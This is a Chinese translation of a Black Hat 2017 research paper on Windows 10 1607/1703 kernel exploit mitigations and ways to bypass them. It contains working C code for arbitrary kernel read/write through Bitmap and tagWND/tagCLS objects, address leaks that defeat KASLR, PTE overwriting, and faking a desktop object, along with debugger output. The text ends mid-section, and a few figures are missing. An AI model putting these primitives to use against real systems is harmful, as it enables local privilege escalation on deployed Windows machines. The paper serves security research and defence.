Windows 10 内核漏洞利用防护及其绕过方法

Morten Schenk / BDomne@看雪论坛（译）

原文链接：https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update-wp.pdf

译者注：仅对所述中 Windows 10 的内容做了翻译。

0x00 引言

本文介绍了 Windows 10 1607 和 1703 版本中引入的针对内核漏洞利用的防护措施，在此基础上将给出相应的绕过方案，从而使我们能够重新获得内核态下的 RW primitives，并进一步实现 KASLR 绕过以及内核中 shellcode 的执行。尽管微软对于 Windows 10 内核的保护在不断提升，我们还是有可能找到办法来进行绕过，不过这对安全研究者的技术要求来说变得越来越高了。

0x01 关于内核态 RW primitives

为了应对 Windows 10 内核的漏洞利用缓解方案，研究者们借鉴了 ring3 层浏览器 Exp 中提及的内存 RW primitives 概念，即接下来我们讨论的 ring0 层任意内存读写能力，而在获取内核态 RW primitives 时最常借助的两个对象是 `Bitmap` 和 `tagWND` 。

首先来看 bitmap primitive，此技术利用了 GDI 对象 `Bitmap` ，在内核中又被称为 Surface 对象。我们可通过 `CreateBitmap` 函数创建 Surface 对象以构造出两个内存中相邻的 `Bitmap` ，再借助 WWW（Write-What-Where）漏洞对第一个 Surface 对象的大小进行修改，此大小（也就是 bitmap 位图的长宽）由对象中偏移 0x20 处的成员变量 `sizlBitmap` 所控制。

当 bitmap 位图的大小扩增后，我们可修改第二个 Surface 对象中指向其 bitmap 位图内容的指针[6]，通过 API 函数 `SetBitmapBits` 和 `GetBitmapBits` 能获得内核中任意内存读写的能力。具体的实现如下：

```
VOID writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    SetBitmapBits(hwrite, 0x8, input);
    return;
}
```

```
DWORD64 readQword(DWORD64 addr)
{
    DWORD64 value = 0;
    BYTE *res = new BYTE[0x8];
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    GetBitmapBits(hwrite, 0x8, res);
    for (int i = 0; i < 8; i++)
    {
        DWORD64 tmp = ((DWORD64)res[i]) << (8 * i);
        value += tmp;
    }
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    return value;
}
```

而若想利用 WWW 漏洞实现前述的重写操作，我们必须要能够定位内核中的 Surface 对象，又因为要求在 Low Integrity 级别下也能完成该操作，所以不能使用 `NtQuerySystemInformation` 这类 API 函数。好在我们可以通过 PEB 中的 `GdiSharedHandleTable` 结构来定位 Surface 对象的地址，此结构包含所有的 GDI 对象，当然也就包括了 Surface 对象，借助用户态下 `Bitmap` 对象句柄可找到正确的表入口，从而得到相应的内核地址。

接着我们看下基于 `tagWND` 对象的内核态 RW primitives，同 bitmap primitive 技术类似，这里需要借助两个窗口对象，对应的内核对象称为 `tagWND` ，它们在内存中彼此相邻。

在 `tagWND` 对象中包含一块叫 `ExtraBytes` 的可变区域，其大小由 `cbWndExtra` 变量控制，通过破坏内存中的此变量我们可以实现越界（OOB）修改相邻 `tagWND` 对象，即借助 `SetWindowLongPtr` 函数来修改相邻的 `tagWND` 对象。其中， `StrName` 变量是指向窗口标题名的指针，通过修改此变量，再借助用户态下的 `InternalGetWindowText` 和 `NtUserDefSetText` 函数则可实现任意内核地址读写[7]。此技术中 Write primitive 的实现如下：

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

同样，我们也需要获取内核中 `tagWND` 对象的地址。这可以借助 User32.dll 模块导出结构 `gSharedInfo` 中的 `UserHandleTable` 来得到，该表涵盖了内核桌面堆（Desktop Heap）上的全部对象，因而通过用户态窗口对象句柄可以查找到对应的内核 `tagWND` 对象地址，相关代码如下：

```
while(TRUE)
{
    kernelHandle = (HWND)(i | (UserHandleTable[i].wUniq << 0x10));
    if (kernelHandle == hwnd)
    {
        kernelAddr = (DWORD64)UserHandleTable[i].phead;
        break;
    }
    i++;
}
```

此外，我们知道页表包含有虚拟内存的元信息，如表示页面是否可执行以及页面是否属于 ring0 的比特位。所以为了解决 ring0 下内存页不可执行的问题，研究者们普遍都采用一项称作 PTE（Page Table Entry）覆写的技术，其思路是先在 ring3 下分配 shellcode 所需的内存空间，而后得到相应的 PTE 地址并修改指向的元数据信息。

借助内核态 Write primitive 对所分配内存页的 PTE 内容进行覆写，我们可实现页面执行属性和特权级的修改，从而可以将用户态内存转换为内核态内存，以此绕过 SMEP 保护。在 Windows 10 1507 和 1511 版本中，页表的基址是固定的，可通过如下算法来获取特定内存的 PTE 地址：

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

通过 PTE 覆写技术也能改变 ring0 下内存页的执行属性：

```
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 000000000251A6863 contains 000000002522E863 contains 000000002528C863 contains FD90000017EFA863
pfn 251a6      ---DA--KWEV  pfn 2522e      ---DA--KWEV  pfn 2528c      ---DA--KWEV  pfn 17efa      ---DA-KW-V

kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff9`18c7a98a cc              int     3
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 000000000251A6863 contains 000000002522E863 contains 000000002528C863 contains 7D90000017EFA863
pfn 251a6      ---DA--KWEV  pfn 2522e      ---DA--KWEV  pfn 2528c      ---DA--KWEV  pfn 17efa      ---DA-KWEV
```

而在很多情况下，我们需要获取 ntoskrnl.exe 模块的基址。由于不能再借助 `NtQuerySystemInformation` 函数，我们采用另一种很有效的方式，也就是利用 HAL Heap [8]，其通常被分配到固定地址上（0xFFFFFFFFFD00000）且偏移 0x448 处包含有指向 ntoskrnl.exe 模块的指针。我们先利用内核态 Read primitive 读取 0xFFFFFFFFFD00448 处的指针，然后按照查找 “MZ” 头部的方法即可定位出 ntoskrnl.exe 模块的基址，具体实现如下：

```
DWORD64 getNtBaseAddr()
{
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xfffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }

    return baseAddr;
}
```

需要注意的是，本部分内容适用于 Windows 10 1507 和 1511 版本。

0x02 Windows 10 1607 中新增的内核漏洞利用防护

接着我们看下在 Windows 10 周年更新版本（即 Windows 10 1607 版本）中引入的缓解内核漏洞利用的新防护措施。首先，页表基址在启动时进行了随机化处理，这使得早前从虚拟地址到 PTE 地址的转换算法不再有效[9]，该措施能缓解大部分内核 Exp 中用来创建 ring0 下可执行内存的方法。

其次，`GdiSharedHandleTable` 表中 GDI 对象的内核地址被移除了，这意味着我们不能再借助查找 `GdiSharedHandleTable` 的方法来定位内核中 Surface 对象的地址，从而也就无法修改 Surface 对象的大小，即内核中的 bitmap primitive 变得不再有效。

最后，当借助 `InternalGetWindowText` 和 `NtUserDefSetText` 函数操作 `tagWND` 对象时，其中的 `strName` 变量必须为指向桌面堆（Desktop Heap）的指针[10]，这直接限制了原有 tagWND primitive 技术中内核地址的读写范围。

0x03 Windows 10 1607 内核态 RW primitives

此部分内容将讨论如何绕过现有保护来重拾内核态 RW primitives。首先看下 bitmap primitive，我们要解决的问题是如何获取内核中 Surface 对象的地址。对于 Surface 对象，如果其大小大等于 0x1000 字节，那么它会被分配到 Large Paged Pool 中，而如果大小恰好为 0x1000 字节，那么相应分配到的内存页是私有的。

另外，若一次性分配许多大小为 0x1000 字节的 Surface 对象，则它们所在的内存页将会是连续的。因而只要能定位到其中的一个 Surface 对象，就自然能找到相邻的多个 Surface 对象，这在获取内核态 RW primitives 时是必要的。Large Paged Pool 的基址在启动时经过了随机化处理，不过我们可以借助内核地址信息泄露来得到，可以观察到 TEB 中 `Win32ThreadInfo` 字段的内容如下：

```
kd> dt _TEB @$teb
ntdll!_TEB
   +0x000 NtTib             : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId          : _CLIENT_ID
   +0x050 ActiveRpcHandle   : (null)
   +0x058 ThreadLocalStoragePointer : 0x00000056`4c614058 Void
   +0x060 ProcessEnvironmentBlock : 0x00000056`4c613000 _PEB
   +0x068 LastErrorValue    : 0
   +0x06c CountOfOwnedCriticalSections : 0
   +0x070 CsrClientThread   : (null)
   +0x078 Win32ThreadInfo   : 0xffff905c`001ecb10 Void
```

该泄露地址正是我们所期望的，只需移除低位的比特即可得到 Large Paged Pool 基址。如果我们创建的 Surface 对象大小非常大，那么它距此基址的偏移是可被预测的，如下为相关代码：

```
DWORD64 size = 0x10000000 - 0x260;
BYTE *pBits = new BYTE[size];
memset(pBits, 0x41, size);

DWORD amount = 0x4;
HBITMAP *hbitmap = new HBITMAP[amount];

for (DWORD i = 0; i < amount; i++)
{
    hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
}
```

而由固定偏移 0x16300000 对 `Win32ThreadInfo` 指针进行转换后得到的地址可造成 Surface 对象的信息泄露：

```
DWORD64 leakPool()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
    addr += 0x16300000;
    return addr;
}
```

在上述 Surface 对象分配完成后，可以观察到 leakPool 函数返回地址对应的内存分布如下：

```
kd> dq ffff905c`16300000
ffff905c`16300000  41414141`41414141 41414141`41414141
ffff905c`16300010  41414141`41414141 41414141`41414141
ffff905c`16300020  41414141`41414141 41414141`41414141
ffff905c`16300030  41414141`41414141 41414141`41414141
ffff905c`16300040  41414141`41414141 41414141`41414141
ffff905c`16300050  41414141`41414141 41414141`41414141
ffff905c`16300060  41414141`41414141 41414141`41414141
ffff905c`16300070  41414141`41414141 41414141`41414141
```

虽然显示的是 bitmap 位图内容，但确实说明该地址指向 Surface 对象。分析可知该指针几乎总是指向第二个 Surface 对象，我们将此对象释放掉，释放空间用大小正好是 0x1000 字节的 Surface 对象再次填充，如下例子中我们填充了几乎近 10000 个的 Surface 对象：


```
DeleteObject(hbitmap[1]);

DWORD64 size2 = 0x1000 - 0x260;
BYTE *pBits2 = new BYTE[size2];
memset(pBits2, 0x42, size2);
HBITMAP *hbitmap2 = new HBITMAP[0x10000];
for (DWORD i = 0; i < 0x2500; i++)
{
    hbitmap2[i] = CreateBitmap(0x368, 0x1, 1, 32, pBits2);
}
```

再次观察泄露地址处的内存分布，可以看到此时对应的是一个 Surface 对象：

```
kd> dq ffff905c`16300000 L20
ffff905c`16300000  00000000`01050ec9 00000000`00000000
ffff905c`16300010  00000000`00000000 00000000`00000000
ffff905c`16300020  00000000`01050ec9 00000000`00000000
ffff905c`16300030  00000000`00000000 00000001`00000368
ffff905c`16300040  00000000`00000da0 ffff905c`16300260
ffff905c`16300050  ffff905c`16300260 00008039`00000da0
ffff905c`16300060  00010000`00000006 00000000`00000000
ffff905c`16300070  00000000`04800200 00000000`00000000
ffff905c`16300080  00000000`00000000 00000000`00000000
ffff905c`16300090  00000000`00000000 00000000`00000000
ffff905c`163000a0  00000000`00000000 00000000`00000000
ffff905c`163000b0  00000000`00001570 00000000`00000000
ffff905c`163000c0  00000000`00000000 00000000`00000000
ffff905c`163000d0  00000000`00000000 00000000`00000000
ffff905c`163000e0  00000000`00000000 ffff905c`163000e8
ffff905c`163000f0  ffff905c`163000e8 00000000`00000000
```

由于 `sizlBitmap` 变量落在可预测的地址上，因而我们能够再次利用 WWW 型漏洞来修改 Surface 对象的大小。

接着再来看 tagWND primitive，当调用 `InternalGetWindowText` 和 `NtUserDefSetText` 函数时， `tagWND` 对象中的 `strName` 指针必须指向桌面堆（Desktop Heap），此限制是由新引入函数 `DesktopVerifyHeapPointer` 进行检测的，相关代码片段如下：



可以看到，保存 `strName` 指针的寄存器 RDX 先后与桌面堆的基址以及最大地址进行比较，即检测 `strName` 指针是否位于桌面堆中，任何一个比较条件不满足都会触发错误。而由分析可知，桌面堆的地址范围是由 `tagDESKTOP` 对象所确定的，指向该对象的指针取自 `tagWND` 对象，二者的对应关系如下：

```
kd> dt win32k!tagWND head
   +0x000 head : _THRDESKHEAD
kd> dt _THRDESKHEAD
win32k!_THRDESKHEAD
   +0x000 h                : Ptr64 Void
   +0x008 cLockObj         : Uint4B
   +0x010 pti              : Ptr64 tagTHREADINFO
   +0x018 rpdesk           : Ptr64 tagDESKTOP
   +0x020 pSelf            : Ptr64 UChar
```

即用作比较的 `tagDESKTOP` 对象其指针取自 `tagWND` 对象的 0x18 偏移处。虽然我们无法避开这些检测，但是函数中并没有就 `tagDESKTOP` 对象指针的有效性进行校验，因而存在伪造 `tagDESKTOP` 对象的可能。当借助 `SetWindowLongPtr` 函数修改 `strName` 指针时，我们也将相应修改 `tagDESKTOP` 对象的指针。如下代码可用于伪造 `tagDESKTOP` 对象：

```
VOID setupFakeDesktop(DWORD64 wndAddr)
{
    g_fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(g_fakeDesktop, 0x11, 0x1000);
    DWORD64 rpDeskuserAddr = wndAddr - g_ulClientDelta + 0x18;
    g_rpDesk = *(PDWORD64)rpDeskuserAddr;
}
```

借助伪造的 `tagDESKTOP` 对象，我们可以控制 Exp 中桌面堆的基址和最大地址，使之恰能满足相应 `strName` 指针的检测条件，具体实现如下：

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    DWORD offset = addr & 0xF;
    addr -= offset;
    DWORD64 filler;
    DWORD64 size = 0x8 + offset;
    CHAR* input = new CHAR[size];
    LARGE_UNICODE_STRING uStr;
    if (offset != 0)
    {
        filler = readQWORD(addr);
    }
    for (DWORD i = 0; i < offset; i++)
    {
        input[i] = (filler >> (8 * i)) & 0xFF;
    }
    for (DWORD i = 0; i < 8; i++)
    {
        input[i + offset] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, size);
    g_fakeDesktop[0x1] = 0;
    g_fakeDesktop[0xF] = addr - 0x100;
    g_fakeDesktop[0x10] = 0x200;
    SetWindowLongPtr(g_window1, 0x118, addr);
    SetWindowLongPtr(g_window1, 0x110, 0x0000002800000020);
    SetWindowLongPtr(g_window1, 0x50, (DWORD64)g_fakeDesktop);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x50, g_rpDesk);
    SetWindowLongPtr(g_window1, 0x110, 0x0000000e0000000c);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

按照本部分讨论的绕过方法，我们最终得以重获基于 `Bitmap` 和 `tagWND` 对象的内核态 RW primitives。

0x04 Windows 10 1703 中新增的内核漏洞利用防护

我们继续来看 Windows 10 创意者更新版本或称为 Windows 10 1703 版本，该版本进一步增强了内核防护。针对 tagWND primitive 的缓解措施主要体现在两个方面，首先 User32.dll 模块 `gSharedInfo` 结构中的 `UserHandleTable` 表发生了变化，原先包含的桌面堆（Desktop Heap）中对象的内核地址信息都被移除了。


如下为 Windows 10 1607 `UserHandleTable` 表的内容：

```
kd> dq poi(user32!gSharedInfo+8)
000002c5`db0f0000  00000000`00000000 00000000`00000000
000002c5`db0f0010  00000000`00010000 ffff9bc2`80583040
000002c5`db0f0020  00000000`00000000 00000000`0001000c
000002c5`db0f0030  ffff9bc2`800fa870 ffff9bc2`801047b0
000002c5`db0f0040  00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050  ffff9bc2`80007010 00000000`00010003
000002c5`db0f0060  ffff9bc2`80590820 ffff9bc2`801047b0
000002c5`db0f0070  00000000`00010001 ffff9bc2`8008abf0
```

对应到 Windows 10 1703 中：

```
kd> dq poi(user32!gSharedInfo+8)
00000222`e31b0000  00000000`00000000 00000000`00000000
00000222`e31b0010  00000000`00000000 00000000`00010000
00000222`e31b0020  00000000`00202fa0 00000000`00000000
00000222`e31b0030  00000000`00000000 00000000`0001000c
00000222`e31b0040  00000000`00000000 00000000`00000318
00000222`e31b0050  00000000`00000000 00000000`00014001
00000222`e31b0060  00000000`00000000 00000000`000002ac
00000222`e31b0070  00000000`00000000 00000000`00010003
```

与 Windows 10 1607 移除 `GdiSharedHandleTable` 表中的内核地址是同一道理，这意味着我们不能再借助之前的方法来定位 `tagWND` 对象了。其次，对于 `SetWindowLongPtr` 函数来说，所写入的 `ExtraBytes` 区域不再位于内核中了，可以知道指向 `ExtraBytes` 区域的指针取自 `tagWND` 对象的 0x180 偏移处，如下图所示：



通过调试，我们看到 R14 中的数值 0xFFFFF78000000000 被写入到 RCX 表示的地址中，该地址为用户态下的地址：

```
kd> dq 1a000000 L2
00000000`1a000000  ffffbd25`40909ce8 ffffbd25`40909bf0
kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=000002095f92daf8
rdx=0000000000000008 rsi=0000000000000008 rdi=ffffbd2540909bf0
rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=0000000000000008
 r8=0000000000000000  r9=fffffffffffff3ff r10=ffffbd2540909bf0
r11=000000252387c000 r12=0000000000000000 r13=0000000000000000
r14=fffff78000000000 r15=ffffbd2542567ab0
iopl=0         nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
win32kfull!xxxSetWindowLongPtr+0x1f3:
ffffbd5f`ec46866b 4c8931          mov     qword ptr [rcx],r14
```

这使得我们无法对第二个 `tagWND` 对象的 `strName` 指针进行修改。

此外，该版本中还有其它两点变化，其一，Surface 对象的头部大小变了，增加了 8 个字节，虽然只是小变化，但我们还是要给予考虑，否则会导致分配时的对齐操作失败。其二，HAL Heap 进行了随机化处理，这意味着我们无法再经由地址 0xFFFFFFFFFD00448 找到指向 ntoskrnl.exe 模块的指针。

0x05 Windows 10 1703 内核态 RW primitives

伴随 Windows 10 1703 新引入的这些防护策略，原先的内核态 RW primitives 都变得不再有效。不过对于 bitmap primitive，其改动较小，只需简单修改位图大小以确保 `Bitmap` 对象仍占 0x1000 字节即可。相对来说，重拾 tagWND primitive 要复杂得多，接下去我们将讨论这部分内容。

由分析可知，TEB 中的 `Win32ClientInfo` 结构同样也变了，原先在其 0x28 偏移处表示的内容为 `ulClientDelta`，即内核桌面堆与其在用户态下映射间的 delta 值，现在的内容则为：

```
kd> dq @$teb+800 L6
000000d6`fd73a800  00000000`00000008 00000000`00000000
000000d6`fd73a810  00000000`00000600 00000000`00000000
000000d6`fd73a820  00000299`cfe70700 00000299`cfe70000
```

可以看到 0x28 偏移处的内容被一个用户态指针替代了，该指针直接就是相应用户态映射的起始地址，所示如下：

```
kd> dq 00000299`cfe70000
00000299`cfe70000  00000000`00000000 0100c22c`639ff397
00000299`cfe70010  00000001`ffeeffee ffffbd25`40800120
00000299`cfe70020  ffffbd25`40800120 ffffbd25`40800000
00000299`cfe70030  ffffbd25`40800000 00000000`00001400
00000299`cfe70040  ffffbd25`408006f0 ffffbd25`41c00000
00000299`cfe70050  00000001`000011fa 00000000`00000000
00000299`cfe70060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
00000299`cfe70070  00000009`00000009 00100000`00000000
kd> dq ffffbd25`40800000
ffffbd25`40800000  00000000`00000000 0100c22c`639ff397
ffffbd25`40800010  00000001`ffeeffee ffffbd25`40800120
ffffbd25`40800020  ffffbd25`40800120 ffffbd25`40800000
ffffbd25`40800030  ffffbd25`40800000 00000000`00001400
ffffbd25`40800040  ffffbd25`408006f0 ffffbd25`41c00000
ffffbd25`40800050  00000001`000011fa 00000000`00000000
ffffbd25`40800060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
ffffbd25`40800070  00000009`00000009 00100000`00000000
```

此例中，这两块区域的内容完全相同，桌面堆的起始地址为 0xFFFFBD2540800000。虽然 `UserHandleTable` 表中基于句柄查询的元信息被移除了，但真实数据仍然会进行用户态下的映射操作。通过手动搜索用户态下的映射内容是有可能定位到句柄的，进而可以计算出对象在内核中的地址。如下代码实现了用户态映射地址查找以及计算与桌面堆间的 delta 值：

```
VOID setupLeak()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g_desktopHeap = *(PDWORD64)(teb + 0x828);
    g_desktopHeapBase = *(PDWORD64)(g_desktopHeap + 0x28);
    DWORD64 delta = g_desktopHeapBase - g_desktopHeap;
    g_ulClientDelta = delta;
}
```

而定位 `tagWND` 对象内核地址的代码则如下：

```
DWORD64 leakWnd(HWND hwnd)
{
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g_desktopHeap;
    while (1)
    {
        if (buffer[i] == (DWORD64)hwnd)
        {
            return g_desktopHeapBase + i * 8;
        }
        i++;
    }
}
```

这使得我们可以绕过针对 tagWND primitive 的第一点防护，不过就算重新定位到了 `tagWND` 对象，仍还有一个问题需要解决，因为在 manager/worker 对象组合中我们无法再借助 `SetWindowLongPtr` 函数来修改第二个 `tagWND` 对象的 `strName` 指针了，所以还是不能实现任意内核地址读写。

我们已经知道在 `tagWND` 对象中 `ExtraBytes` 区域的大小由 `cbWndExtra` 变量所控制，通过 `RegisterClassEx` 函数注册窗口类时会对其进行赋值，而在初始化 WNDCLASSEX 结构过程中，另一个称作 `cbClsExtra` 的变量引起了我们的注意，所示如下：

```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g_windowClassName1;
cls.hIconSm = NULL;

RegisterClassExW(&cls);
```

它表示的是 `tagCLS` 对象中 `ExtraBytes` 区域的大小，该对象与 `tagWND` 对象存在关联。分析可知 `tagCLS` 对象同样被分配到桌面堆中，且由于相应窗口类是在创建 `tagWND` 对象前注册的，这使得 `tagCLS` 对象正好被分配到了 `tagWND` 对象之前，在完成第二个 `tagWND` 对象的分配操作后，将得到如下的内存布局：

通过重写 `tagCLS` 对象的 `cbClsExtra` 值而非 `tagWND1` 对象的 `cbWndExtra` 值，我们得到了与之前相类似的情形， `SetClassLongPtr` 函数可用于修改 `tagCLS` 对象的 `ExtraBytes` 区域，该函数所写入的区域仍然位于桌面堆中，因而我们又能对 `tagWND2` 对象的 `strName` 指针进行修改了。

实现任意地址写操作的代码如下：

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    DWORD offset = addr & 0xF;
    addr -= offset;
    DWORD64 filler;
    DWORD64 size = 0x8 + offset;
    CHAR* input = new CHAR[size];
    LARGE_UNICODE_STRING uStr;
    if (offset != 0)
    {
        filler = readQWORD(addr);
    }
    for (DWORD i = 0; i < offset; i++)
    {
        input[i] = (filler >> (8 * i)) & 0xFF;
    }
    for (DWORD i = 0; i < 8; i++)
    {
        input[i + offset] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, size);

    g_fakeDesktop[0x1] = 0;
    g_fakeDesktop[0x10] = addr - 0x100;
    g_fakeDesktop[0x11] = 0x200;

    SetClassLongPtrW(g_window1, 0x308, addr);
    SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);
    SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);
    NtUserDefSetText(g_window2, &uStr);
    SetClassLongPtrW(g_window1, 0x230, g_rpDesk);
    SetClassLongPtrW(g_window1, 0x300, 0x0000000e0000000c);
    SetClassLongPtrW(g_window1, 0x308, g_winStringAddr);
}
```

同理可以实现任意地址读的功能，至此，我们就完整绕过了 Windows 10 1703 版本中引入的针对本文所讨论内核态 RW primitives 的防护策略。

0x06 KASLR 保护绕过

下面我们讨论 KASLR 的绕过，Windows 10 1607 和 1703 版本中引入的防护措施能够缓解所有已知的内核信息泄露。此类漏洞通常是因为设计上的问题，例如最近的这两个 KASLR 绕过漏洞就是由于 HAL Heap 未随机化以及 SIDT 汇编指令问题导致的，Windows 10 1703 和 1607 版本中分别对此给予了修复。

然而 Exp 的编写经常需要用到驱动的内核地址，因此我们有必要找寻新的可以导致内核信息泄露的设计缺陷。这里采用的策略是把 KASLR 绕过和特定内核态 Read primitive 结合起来，因此，我们将分别针对 bitmap primitive 和 tagWND primitive 给出相应的 KASLR 绕过方法。

我们先讨论与 bitmap primitive 有关的绕过思路。在 REACTOS 项目中（即 Windows XP 系统逆向部分）有给出内核对象 Surface 的定义：

```
typedef struct _SURFOBJ
{
    DHSURF dhsurf;            // 0x000
    HSURF  hsurf;             // 0x004
    DHPDEV dhpdev;            // 0x008
    HDEV   hdev;              // 0x00c
    SIZEL  sizlBitmap;        // 0x010
    ULONG  cjBits;            // 0x018
    PVOID  pvBits;            // 0x01c
    PVOID  pvScan0;           // 0x020
    LONG   lDelta;            // 0x024
    ULONG  iUniq;             // 0x028
    ULONG  iBitmapFormat;     // 0x02c
    USHORT iType;             // 0x030
    USHORT fjBitmap;          // 0x032
  // size                        0x034
} SURFOBJ, *PSURFOBJ;
```

其中， `hdev` 成员的描述如下：

hdev

GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEVOBJ.

这里问题就落到 PDEVOBJ 结构上，还好 REACTOS 项目中也给出了该结构的定义：

```
{
    BASEOBJECT  baseobj;
    PPDEV       ppdevNext;
